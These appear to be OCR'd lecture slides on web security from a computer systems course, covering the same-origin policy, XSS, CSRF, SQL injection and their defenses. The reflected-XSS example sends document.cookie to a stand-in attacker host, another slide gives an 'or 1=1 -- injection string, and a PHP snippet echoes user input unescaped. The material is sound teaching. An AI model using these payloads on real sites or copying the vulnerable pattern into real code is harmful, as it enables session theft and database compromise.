<!DOCTYPE html>
<html>
   <head>
      <meta charset="utf-8">

      <title>CS 105 - Spring 2021</title>
      <link href='https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,300i,600,700,700i' rel='stylesheet' type='text/css'>
      <link href='https://fonts.googleapis.com/css?family=Inconsolata:400,700,700i' rel='stylesheet' type='text/css'>

      <link href="resources/css/bootstrap.min.css" rel="stylesheet">
      <link rel="stylesheet" href="resources/css/main.css">
   </head>
   <body>
      <header class="site-header">
   <div class="navbar navbar-inverse navbar-fixed-top">
      <div class="container-fluid">
         <div class="navbar-header">
            <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-collapse">
               <span class="sr-only">Toggle navigation</span>
               <span class="icon-bar"></span>
               <span class="icon-bar"></span>
               <span class="icon-bar"></span>
            </button>
            <a class="navbar-brand" href="/courses/cs5430/2018sp/">CS 105
                                    <span class="hidden-xs hidden-sm">: Computer Systems</span>
                                    <span class="hidden-md hidden-lg"> - Spring 2021</span>
                                   </a>
         </div>
```

Dynamic Web Pages

Server-Side

- PHP
- Ruby
- Python
- Java
- Go

Client-Side

- Javascript

Same Origin Policy (SOP)

Data for http://www.example.com/dir/page.html accessed by:

- http://www.example.com/dir/**page2.html** ✔
- http://www.example.com/**dir2**/page3.html ✔
- **https**://www.example.com/dir/page.html ✘
- http://www.example.com**:81**/dir/page.html ✘
- http://www.example.com**:80**/dir/page.html
- http://**evil**.com/dir/page.html ✘
- http://example.com/dir/page.html ✘


SOP Exceptions

- Domain relaxation: document.domain
- Cross-origin network requests: Access-Control-Allow-Origin
- Cross-origin client-side communication: postMessage
- Importing scripts

Cross-Site Scripting (XSS)

- Form of code injection
- evil.com sends victim a script that runs on example.com

Reflected XSS



Reflected XSS

- Search field on victim.com:
  - http://victim.com/search.php?term=`apple`
- Server-side implementation of search.php:

```
<html>
   <title> Search Results </title>
   <body> Results for <?php echo $_GET[term] ?>: ...</body>
</html>
```

- What if victim instead clicks on:

```
http://victim.com/search.php?term=
 <script> window.open("http://evil.com?cookie = " +
    document.cookie )  </script>
```

Reflected XSS

Attack Server

user gets bad link

www.evil.com

```
http://victim.com/search.php?
  term= <script> ... </script>
```

user clicks on link


victim echoes user input

Victim Server

www.victim.com

```
<html>
Results for
  <script>
  window.open(http://attacker.com?
  ... document.cookie ...)
  </script>
</html>
```

Stored XSS


Attack Server
4 steal valuable data
1
Inject malicious script
2 request content
3 receive malicious script
User Victim
Server Victim

Stored XSS attack vectors


- loaded images
- HTML attributes
- user content (comments, blog posts)

Example XSS attacks

XSS Defenses

- Parameter Validation
- HTTP-Only Cookies
- Dynamic Data Tainting
- Static Analysis
- Script Sandboxing

Cross-Site Request Forgery (CSRF)



CSRF Defenses

- Secret Validation Token:


```
<input type=hidden value=23a3af01b>
```

- Referrer Validation:


```
Referrer: http://www.facebook.com/home.php
```

- Custom HTTP Header:


```
X-Requested-By: XMLHttpRequest
```

- User Interaction (e.g., CAPTCHA)


SQL Injection

- SQL Injection is another example of code injection
- Adversary exploits user-controlled input to change meaning of database command

SQL Injection



SQL Injection



What if user = “ `'or 1=1 --` ”

SQLi in the Wild


Defenses Against SQL Injection

- Prepared Statements:


```
String custname = request.getParameter("customerName");
// perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE
user_name = ? ";

PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```


- Input Validation:
  - Case statements, cast to non-string type
- Escape User-supplied inputs:
  - Not recommended


SQL Injection



So what's the take away…







Feedback

1. Rate how well you think this recorded lecture worked
    1. Better than an in-person class
    2. About as well as an in-person class
    3. Less well than an in-person class, but you still learned something
    4. Total waste of time, you didn't learn anything
2. How much time did you spend on this video lecture?
3. Do you have any questions you'd like me to address in class?
4. Any other comments or feedback?